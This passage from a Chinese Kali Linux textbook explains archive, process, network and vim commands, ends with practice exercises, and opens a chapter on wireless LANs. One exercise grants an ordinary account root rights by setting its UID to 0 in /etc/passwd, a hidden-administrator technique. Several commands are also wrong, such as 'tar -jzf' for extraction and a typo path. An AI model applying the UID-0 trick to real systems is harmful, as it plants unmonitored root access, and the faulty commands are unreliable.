-u	与-f参数类似，但是除了更新现有的文件外，也会将压缩文件中的其他文件解压缩到目录中

续表

选　　项	含　　义
-v	执行实时显示详细的信息
-z	仅显示压缩文件的备注文字
-a	对文本文件进行必要的字符转换
-b	不要对文本文件进行字符转换
-C	压缩文件中的文件名称区分大小写
-j	不处理压缩文件中原有的目录路径
-L	将压缩文件中的全部文件名改为小写
-M	将输出结果送到more程序处理
-n	解压缩时不要覆盖原有的文件
-o	不必先询问用户，unzip执行后覆盖原有文件
-P<密码>	使用zip的密码选项
-q	执行时不显示任何信息
-s	将文件名中的空白字符转换为底线字符
-V	保留VMS的文件版本信息
-X	解压缩时同时回存文件原来的UID/GID
[.zip文件]	指定.zip压缩文件
[文件]	指定要处理.zip压缩文件中的哪些文件
-d<目录>	指定文件解压缩后所要存储的目录
-x<文件>	指定不要处理.zip压缩文件中的哪些文件
-Z unzip	-Z等于执行zipinfo指令



unzip命令同样是解压zip格式的文件，例如：使用unzip temp.zip命令，解压zip文件，下图为运行效果，由于源文件还存在所以它会提示是否要替换源文件，回答y替换，n不替换。

```
root@kali:~# ls
Desktop     Downloads  Pictures  temp       temp.zip  Videos
Documents   Music      Public    Templates  Test
root@kali:~# unzip temp.zip
Archive:  temp.zip
replace temp/services? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: temp/services
```

4.8.6 bzip2

Kali Linux系统中的bzip2命令是.bz2文件的压缩程序，bzip2采用新的压缩演算法，压缩效果比传统的LZ77/LZ78压缩算法更好。若没有加上任何参数，bzip2压缩完文件后会产生.bz2的压缩文件，并删除原始的文件。命令语法格式如下：

```
bzip2 [-cdfhkLstvVz][--repetitive-best][--repetitive-fast][- 压缩等级][要压缩的文件]
```

命令中选项的参数介绍见下表。

表　bzip2命令参数介绍

选　　项	含　　义
-c或--stdout	将压缩与解压缩的结果送到标准输出
-d或--decompress	执行解压缩
-f或--force	bzip2在压缩或解压缩时，若输出文件与现有文件同名，预设不会覆盖现有文件。若要覆盖，请使用此选项
-h或--help	显示帮助
-k或--keep	bzip2在压缩或解压缩后，会删除原始的文件。若要保留原始文件，请使用此选项
-s或--small	降低程序执行时内存的使用量
-t或--test	测试.bz2压缩文件的完整性
-v或--verbose	压缩或解压缩文件时，显示详细的信息
-z或--compress	强制执行压缩
--repetitive-best	若文件中有重复出现的资料时，可利用此选项提高压缩效果
--repetitive-fast	若文件中有重复出现的资料时，可利用此选项加快执行速度
-压缩等级	压缩时的区块大小

bzip2是gzip的一个升级版，也只能用于压缩文件，并且压缩比例惊人。如果压缩一个比较大的文件推荐使用，例如：运行bzip2 -k services命令，压缩services文件，下图为命令执行效果，如果有压缩目录的需求，可以先使用tar命令将目录打包成文件，再用bzip2进行压缩，也可以使用tar --cjf一次性打包再压缩成.tar.bz2格式。

```
root@kali:~/temp# ls -l
总用量 20
-rw-r--r-- 1 root root 19183 10月  31 03:44 services
root@kali:~/temp# bzip2 -k services
root@kali:~/temp# ls -l
总用量 28
-rw-r--r-- 1 root root 19183 10月  31 03:44 services
-rw-r--r-- 1 root root  7108 10月  31 03:44 services.bz2
```

4.8.7　bunzip2

Kali Linux系统中的bunzip2命令是.bz2文件的解压缩程序。bunzip2可解压缩.bz2格式的压缩文件。bunzip2实际上是bzip2的符号连接，执行bunzip2与bzip2 -d的效果相同。命令语法格式如下：

```
bunzip2 [-fkLsvV][.bz2压缩文件]
```

命令中选项的参数介绍见下表。

表　bunzip2命令参数介绍

选　　项	含　　义
-f或--force	解压缩时，若输出的文件与现有文件同名时，预设不会覆盖现有的文件。若要覆盖，请使用此参数
-k或--keep	在解压缩后，预设会删除原来的压缩文件。若要保留压缩文件，请使用此参数
-s或--small	降低程序执行时，内存的使用量
-v或--verbose	解压缩文件时，显示详细的信息
-l,--license,-V或--version	显示版本信息



例如：使用bunzip2 services.bz2命令解压文件，下图为命令执行效果，如果想要解压.tar.bz2的文件同样可以使用tar -jzf来完成。

```
root@kali:~/temp# ls -l
总用量 8
-rw-r--r-- 1 root root 7108 10月  31 03:44 services.bz2
root@kali:~/temp# bunzip2 services.bz2
root@kali:~/temp# ls -l
总用量 20
-rw-r--r-- 1 root root 19183 10月  31 03:44 services
```

在对文件进行压缩解压的过程中，应该注意以下几点：

（1）.gz 格式使用 gzip 进行压缩，使用 gunzip 或者 gzip -d 进行解压，只可压缩文件。

（2）.tar 格式使用 tar -cf 进行打包，使用 -xf 进行解包。

（3）.tar.gz 格式使用 tar -zcf 打包并压缩，使用 -zxf 解压缩。

（4）.zip 格式使用 zip 压缩 -r 压缩目录，unzip 解压缩。

（5）.bz2 格式使用 bzip2 进行压缩 -k 保留源文件，bunzip2 解压缩。

（6）.tar.bz2 格式使用 tar -cjf 进行打包并压缩，使用 -xjf 解压。

4.9 网络系统操作命令

任何操作系统如果不能上网那么使用的意义将会大打折扣，接入网络是当前操作系统的一个必要任务，因此掌握基础的网络操作是很有必要的。



4.9.1 ps

Kali Linux系统中的ps命令用于显示当前进程（process）的状态。命令语法格式如下：

```
ps [options] [--help]
```

命令中选项的参数介绍见下表。

表 PS命令参数介绍

选　项	含　义
-A	列出所有的行程
-w	显示加宽可以显示较多的资讯
-au	显示较详细的资讯
-aux	显示所有包含其他使用者的行程
au(x)	输出格式:USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
USER	行程拥有者
PID	pid
%CPU	占用的CPU使用率
%MEM	占用的记忆体使用率
VSZ	占用的虚拟记忆体大小
RSS	占用的记忆体大小
TTY	终端的次要装置号码（minor device number of tty）
STAT	该行程的状态
D	不可中断的静止
R	正在执行中
S	静止状态
T	暂停执行
Z	不存在但暂时无法消除
W	没有足够的记忆体分页可分配
<	高优先序的行程
N	低优先序的行程
L	有记忆体分页分配并锁在记忆体内（实时系统或IA I/O）
START	行程开始时间
TIME	执行的时间
COMMAND	所执行的指令

例如：使用ps查看系统进行信息，下图为执行效果，由于信息量比较大，这里只寄去了部分信息。

```
root@kali:~# ps aux
USER  PID  %CPU  %MEM   VSZ     RSS   TTY  STAT  START  TIME  COMMAND
进程  进程  CPU   内存占  虚拟内存  占用固定 所在  进程  被启动  实际使  命令名称与参数
所有者 ID号 占用率 用率   使用量    内存量   终端  状态  时间   用CPU
                        (单位KB)  (单位KB)               时间
root    1  0.0   0.2   190252  8624   ?    Ss   21:37  0:04  /sbin/init
root    2  0.0   0.0        0     0   ?    S    21:37  0:00  [kthreadd]
root    3  0.0   0.0        0     0   ?    I<   21:37  0:00  [rcu_gp]
root    4  0.0   0.0        0     0   ?    I<   21:37  0:00  [rcu_par_gp]
root    6  0.0   0.0        0     0   ?    I<   21:37  0:00  [kworker/0:0H-k
root    8  0.0   0.0        0     0   ?    I<   21:37  0:00  [mm_percpu_wq]
root    9  0.0   0.0        0     0   ?    S    21:37  0:00  [ksoftirqd/0]
root   10  0.0   0.0        0     0   ?    I    21:37  0:02  [rcu_sched]
root   11  0.0   0.0        0     0   ?    I    21:37  0:00  [rcu_bh]
root   12  0.0   0.0        0     0   ?    S    21:37  0:00  [migration/0]
root   13  0.0   0.0        0     0   ?    S    21:37  0:00  [watchdog/0]
root   14  0.0   0.0        0     0   ?    S    21:37  0:00  [cpuhp/0]
root   15  0.0   0.0        0     0   ?    S    21:37  0:00  [cpuhp/1]
```

Kali Linux系统中时刻运行着许多进程，如果能够合理地管理它们，则可以优化系统的性能。在Kali Linux系统中，有5种常见的进程状态，分别为运行、中断、不可中断、僵死与停止，其各自含义如下。

- R（运行）：进程正在运行或在运行队列中等待。

- S（中断）：进程处于休眠中，当某个条件形成后或者接收到信号时，则脱离该状态。
- D（不可中断）：进程不响应系统异步信号，即便用kill命令也不能将其中断。
- Z（僵死）：进程已经终止，但进程描述依然存在，直到父进程调用wait4()系统函数后将进程释放。
- T（停止）：进程收到停止信号后停止运行。

4.9.2 top

Kali Linux系统中的top命令用于实时显示进程的动态，其使用权限是所有使用者。命令语法格式如下：


```
top [-] [d delay] [q] [c] [S] [s] [i] [n] [b]
```

命令中选项的参数介绍见下表。

表 top命令参数介绍

选　项	含　义
-d	改变显示的更新速度，或是在交谈式指令列（interactive command）按s
-q	没有任何延迟的显示速度，如果使用者是有管理员的权限，则top将会以最高的优先序执行
-c	切换显示模式，共有两种模式，一种是只显示执行档的名称，另一种是显示完整的路径与名称
-S	累积模式，会将己完成或消失的子行程（dead child process）的CPU time累积起来
-s	安全模式，将交谈式指令取消，避免潜在的危机
-i	不显示任何闲置（idle）或无用（zombie）的行程
-n	更新的次数，完成后将会退出top
-b	批次档模式，配合n选项一起使用，可以用来将top的结果输出到档案内

例如：使用top命令查看系统进程信息，下图为执行效果，这里只截取了部分信息。



```
top - 00:00:40 up  2:23,  1 user,  load average: 0.19, 0.07, 0.01
Tasks: 199 total,   1 running, 198 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.3 us,  0.3 sy,  0.0 ni, 99.4 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   3943.1 total,   2382.2 free,    903.3 used,    657.6 buff/cache
MiB Swap:   2045.0 total,   2045.0 free,      0.0 used.   2791.1 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  949 root      20   0  280364  51612  33560 S   0.3   1.3   0:07.31 Xorg
 1217 root      20   0 3657980 266380  87012 S   0.3   6.6   1:54.32 gnome-shell
 1937 root      20   0       0      0      0 I   0.3   0.0   0:16.77 kworker/u64:0-phy0
 1994 root      20   0  460124  44416  32648 S   0.3   1.1   0:03.39 gnome-terminal-
 2423 root      20   0       0      0      0 I   0.3   0.0   0:01.34 kworker/u64:2-phy0
    1 root      20   0  190252   8624   6536 S   0.0   0.2   0:04.22 systemd
    2 root      20   0       0      0      0 S   0.0   0.0   0:00.03 kthreadd
    3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
    4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
```

4.9.3 kill

Kali Linux系统中的kill命令用于删除执行中的程序或工作。命令语法格式如下：



```
kill [选项] [进程PID]
```

命令中选项的参数介绍见下表。



表 kill命令参数介绍

选　项	含　义
-l <信息编号>	若不加信号的编号选项，则使用“-l”选项会列出全部的信号名称
-a	当处理当前进程时，不限制命令名和进程号的对应关系
-p	指定kill命令只打印相关进程的进程号，而不发送任何信号
-s	指定发送信号
-u	指定用户

例如：使用-l选项列出所有信息编号，下图为命令执行效果。

```
root@kali:~# kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL       5) SIGTRAP
 6) SIGABRT      7) SIGBUS       8) SIGFPE       9) SIGKILL     10) SIGUSR1
11) SIGSEGV     12) SIGUSR2     13) SIGPIPE     14) SIGALRM     15) SIGTERM
16) SIGSTKFLT   17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO       30) SIGPWR
31) SIGSYS      34) SIGRTMIN    35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3
38) SIGRTMIN+4  39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12 47) SIGRTMIN+13
48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13 52) SIGRTMAX-12
53) SIGRTMAX-11 54) SIGRTMAX-10 55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7
58) SIGRTMAX-6  59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
```

4.9.4 ifconfig

Kali Linux系统中的ifconfig命令用于获取网卡配置与网络状态等信息，使用ifconfig命令来查看本机当前的网卡配置与网络状态等信息时，其实主要查看的就是网卡名称、inet参数后面的IP地址、ether参数后面的网卡物理地址（又称为MAC地址），以及RX、TX的接收数据包与发送数据包的个数及累计流量。

ifconfig命令语法格式如下：

```
ifconfig
```

命令中选项的参数介绍见下表。

表　ifconfig命令参数介绍

选项	含义
add<地址>	设置网络设备IPv6的IP地址
del<地址>	删除网络设备IPv6的IP地址
down	关闭指定的网络设备
<hw<网络设备类型><硬件地址>	设置网络设备的类型与硬件地址
io_addr<I/O地址>	设置网络设备的I/O地址
irq<IRQ地址>	设置网络设备的IRQ
media<网络媒介类型>	设置网络设备的媒介类型
mem_start<内存地址>	设置网络设备在主内存所占用的起始地址
metric<数目>	指定在计算数据包的转送次数时，所要加上的数目
mtu<字节>	设置网络设备的MTU
netmask<子网掩码>	设置网络设备的子网掩码
tunnel<地址>	建立IPv4与IPv6之间的隧道通信地址
up	启动指定的网络设备
-broadcast<地址>	将要送往指定地址的数据包当成广播数据包来处理
-pointopoint<地址>	与指定地址的网络设备建立直接连线，此模式具有保密功能
-promisc	关闭或启动指定网络设备的promiscuous模式
[IP地址]	指定网络设备的IP地址
[网络设备]	指定网络设备的名称

例如：使用ifconfig查看网卡信息，下图为运行效果。

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.157.132  netmask 255.255.255.0  broadcast 192.168.157.255
        inet6 fe80::20c:29ff:fe39:f29c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:39:f2:9c  txqueuelen 1000  (Ethernet)
        RX packets 7258  bytes 5674882 (5.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1960  bytes 135440 (132.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 36  bytes 1992 (1.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 1992 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.114  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::814f:d52c:e332:2eb1  prefixlen 64  scopeid 0x20<link>
        ether e8:4e:06:28:ae:46  txqueuelen 1000  (Ethernet)
        RX packets 2325  bytes 137400 (134.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 104  bytes 8340 (8.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

提示：

- eth0代表以太网卡如果有多块网卡，会一次为eth0，eth1，eth2这样排列。
- lo代表本地回环网卡，每个系统都有一个唯一的本地回环。
- wlan0代表无线网卡，如果有多块无线网卡同以太网卡一样依次排列为wlan0，wlan1这样。

4.10　Kali Linux系统的文本编辑器

在Kali Linux系统中，目前使用比较多的是vim编辑器，vim具有程序编辑的能力，可以主动地以字体颜色辨别语法的正确性，方便程序设计。


4.10.1　认识vim文本编辑器

vi编辑器是所有Unix及Kali Linux系统下标准的编辑器，它相当于Windows系统中的记事，它的强大不逊色于任何最新的文本编辑器。它是使用Kali Linux系统中不能缺少的工具。对于Unix及Kali Linux系统的任何版本，vi编辑器是完全相同的，因此熟练掌握该编辑器是非常有好处的。

vim编辑器可以当作vi编辑器的升级版本，它可以用多种颜色的方式来显示一些特殊的信息，依据文件扩展名或者是文件内的开头信息，判断该文件的内容从而自动的执行该程序的语法判断，再以颜色来显示程序代码与一般信息。并且它加入了很多额外的功能，例如支持正则表达式的搜索、多文件编辑、块复制，等等。

4.10.2　vim的三种模式

vim有三种模式，分别是命令模式、插入模式、编辑模式，如下图所示。



vim三种模式的功能介绍如下：

- 命令模式（默认）：刚进入vim的时候，默认便是命令模式，可以复制行，删除行等。
- 插入模式：可以输入内容。
- 编辑模式：在最下边出现“：”时便进入了编辑模式，除进行编辑外还可以输入诸多管理员命令。



vim三个模式之间可以自由切换，其中，命令模式可以通过下面这些快捷键切换到插入模式：

- i：在当前光标所在字符的前面，转为插入模式。
- I：在当前光标所在行的行首转换为插入模式。
- a：在当前光标所在字符的后面，转为插入模式。
- A：在光标所在行的行尾，转换为插入模式。
- o：在当前光标所在行的下方，新建一行，并转为插入模式。
- O：在当前光标所在行的上方，新建一行，并转为插入模式。

在插入模式下，可以通过按下Esc键切换为命令模式，在命令模式下，输入“：”可切换为编辑模式。

4.10.3　使用vim打开文件

使用vim打开文件的方法主要有以下几种，下面分别进行介绍：

（1）vim /path/to/somefile 。vim 后跟文件路径及文件名，如果文件存在，则打开编辑文件窗口，如果文件不存在，则创建文件。

（2）vim +#。打开文件，并定位到第#行，#代表数字。

例如：输入vim +3 /ect/flas.ini命令，如下图所示。

```
# show (or not) action offsets in disassembly
# 0: no offsets
# 1: relative offsets from the start of action block
# 2: absolute offsets from the start of SWF
showoffset = 0
# 0: show offsets above in decimal form, 1: in hexadecimal form
hexoffset = 0
```

（3）vim +。打开文件，定位到最后一行。

例如：输入vim + /etc/flasm.ini命令，如下图所示。

```
# flatest: if set to flabrowser, calls the browser after update
flaplayer = C:\PROGRA~1\FLASHM~1\PLAYERS\SAFLASHPLAYER.EXE
flabrowser = C:\PROGRA~1\INTERN~1\IEXPLORE.EXE
flatest = flabrowser
"/etc/flasm.ini" 45L, 1745C                    45,1          底端
```

（4）vim +/PATTERN。打开文件，定位到第一次被PATTERN匹配到的行的行首。

例如：输入vim +/fla /etc/flasm.ini命令，如下图所示。

```
# these options control what happens when Flasm is called from Flash IDE
# Flash 5 and Flash MX only, see "Embedding Flasm code" in flasm.html
# flaplayer: path to flash player
# flabrowser: path to flash browser
# on windows, path should contain no spaces, therefore DOS format
# flatest: if set to flaplayer, calls the player after update
# flatest: if set to flabrowser, calls the browser after update
flaplayer = C:\PROGRA~1\FLASHM~1\PLAYERS\SAFLASHPLAYER.EXE
flabrowser = C:\PROGRA~1\INTERN~1\IEXPLORE.EXE
flatest = flabrowser
                                               37,1          底端
```

4.11 实战演练

实战演练1——创建普通账户提升管理权限

给Kali Linux操作系统创建一个账户，并修改该账号为管理员权限。

Step 01 使用adduser命令添加一个test001的账号，如下图所示。

```
root@kali:/home/test# adduser test001
Adding user `test001' ...
Adding new group `test001' (1001) ...
Adding new user `test001' (1000) with group `test001' ...
Creating home directory `/home/test001' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for test001
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Step 02 使用su命令切换到test001账户，执行useradd命令，发现没有权限，如下图所示。

```
test001@kali:/home/test$ useradd test002
useradd: Permission denied.
useradd: cannot lock /etc/passwd; try again later.
test001@kali:/home/test$
```

注意：管理员账号使用#作为命令提示符，而普通用户使用$作为命令提示符。

Step 03 使用vi打开/etc/passwd文件，可以看到root账号的用户ID为0组ID也为0，在文件的末尾是新加账户test001,用户ID1000，如下图所示。

```
File  Edit  View  Search  Terminal  Help
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
beef-xss:x:132:141::/var/lib/beef-xss:/usr/sbin/nologin
Debian-gdm:x:133:142:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
Debian-snmp:x:117:122::/var/lib/snmp:/bin/false
test001:x:1000:1001:,,,:/home/test001:/bin/bash
```

Step 04 修改test001账户ID为0，再次切换账户发现test001已经为管理员，如下图所示。

```
avahi:x:128:136:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
pulse:x:129:137:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
dradis:x:130:139::/var/lib/dradis:/usr/sbin/nologin
king-phisher:x:131:140::/var/lib/king-phisher:/usr/sbin/nologin
beef-xss:x:132:141::/var/lib/beef-xss:/usr/sbin/nologin
Debian-gdm:x:133:142:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
Debian-snmp:x:117:122::/var/lib/snmp:/bin/false
test001:x:0:0:,,,:/home/test001:/bin/bash
```

Step 05 再次从root账户切换到test001账户，此时test001已经具有管理员权限，如下图所示。

```
root@kali:/home/test# su test001
root@kali:/home/test# whoami
root
root@kali:/home/test#
```

实战演练2——通过命令获取到本机IP地址

通过命令获取到本地IP地址可以通过以下几个步骤：

Step 01 使用ifconfig命令查看本机网卡及IP地址，如下图所示。

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.5.130  netmask 255.255.255.0  broadcast 192.168.5.255
        inet6 fe80::20c:29ff:fe7f:39f2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7f:39:f2  txqueuelen 1000  (Ethernet)
        RX packets 3117  bytes 232891 (227.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 470  bytes 42205 (41.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 32  bytes 1836 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 1836 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 02 使用ifconfig eth0命令过滤掉本地回环地址，只显示出eth0外网IP地址，如下图所示。

```
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.5.130  netmask 255.255.255.0  broadcast 192.168.5.255
        inet6 fe80::20c:29ff:fe7f:39f2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7f:39:f2  txqueuelen 1000  (Ethernet)
        RX packets 3206  bytes 238549 (232.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 478  bytes 42835 (41.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 03 使用ifconfig eth0|grep"inet"命令，过滤出包含有inet字段的内容，如下图所示。

```
root@kali:~# ifconfig eth0|grep "inet"
        inet 192.168.5.130  netmask 255.255.255.0  broadcast 192.168.5.255
        inet6 fe80::20c:29ff:fe7f:39f2  prefixlen 64  scopeid 0x20<link>
```

Step 04 使用ifconfig eth0|grep "inet" | cut -d "：" -f2命令，过滤出inet字段第一行，如下图所示。

```
root@kali:~# ifconfig eth0|grep "inet" | cut -d ":" -f2
        inet 192.168.5.130  netmask 255.255.255.0  broadcast 192.168.5.255
```

Step 05 使用ifconfig eth0|grep "inet" | cut -d ":" -f2 | cut -d "t" -f2命令过滤掉inet字段，如下图所示。

```
root@kali:~# ifconfig eth0|grep "inet" | cut -d ":" -f2 | cut -d "t" -f2
 192.168.5.130  ne
```

Step 06 使用ifconfig eth0|grep "inet"|cut -d":" -f2|cut -d "t" -f 2|cut -d "n" -f1命令，过滤掉后n字符后面的内容，获取到完整的本机IP地址，如下图所示。

```
root@kali:~# ifconfig eth0|grep "inet"|cut -d":" -f2|cut -d "t" -f 2|
cut -d "n" -f1
 192.168.5.130
```

4.12　小试身手

练习1：使用cd命令与ls命令切换目录并查看目录中的内容，熟悉各个目录中存放哪些文件。

练习2：使用文件查看命令检查日志信息。

练习3：试着使用文件搜索命令查找需要的文件位置。

练习4：熟练使用账户管理命令，学会如何添加及删除账户。

练习5：试着使用文件解压缩命令，创建压缩文件并解压，对比不同解压缩命令的区别。

练习6：使用系统操作命令查看系统进程。

练习7：熟练使用vi/vim编辑器，学会打开文件快速查找、修改、保存文件。

第5章 组建无线安全网络

在无线局域网WLAN发明之前，人们要想通过网络进行联络和通信，必须先用网线组建一个有线网络。不过，这种有线网络无论组建、拆装还是在原有基础上进行重新布局和改建，都非常困难，且成本和代价也非常高，于是无线组网方式应运而生。

5.1 认识无线局域网

无线局域网是通过无线通信技术进行组网的一个结合产物，它采用无线电波、红外线或激光，通过无线通信传输媒介代替传统网线，构成传统无线局域网的功能，能够使用户随时、随地进行上网。





5.1.1 无线局域网的优点

与传统有线网络相比，无线网络具有如下优点：

（1）灵活性。在有线网络中，网络设备的安放位置受到网络位置的限制，而无线网络则没有，只要在信号覆盖范围内，都可以接入网络。

（2）移动性。无线网络的最大优点在于它的移动性，接入的用户可以在覆盖范围内随意移动，且还能保持网络的连接。

（3）方便安装。无线网络可以最大程度地减少网络布线，一般只须安装一个或多个接入点设备，这样便可以建立起一个覆盖面广的网络区域。

（4）方便规划和调整。对于有线网络而言，办公地点或网络拓扑的改变通常需要重新建网，而无线网络则可以避免或减少这些情况的发生。

（5）故障定位容易。有线网络一旦出现物理故障，尤其是由于线路中断或线路不良造成的网络故障，往往很难查找原因，并且线路检修也需要付出很大的代价，无线网络则不同，故障容易定位，定位后更换故障设备即可恢复网络。

（6）易于扩展。无线网络有多种配置方式，可以很快从只有几个用户的小型局域网扩展到上千用户的大型网络，并且还有节点间漫游的特性，这些是有线网络所不能实现的。

5.1.2 无线局域网的缺点

无线网络的缺点主要体现在性能、速率与安全性三个方面，下面进行详细介绍：

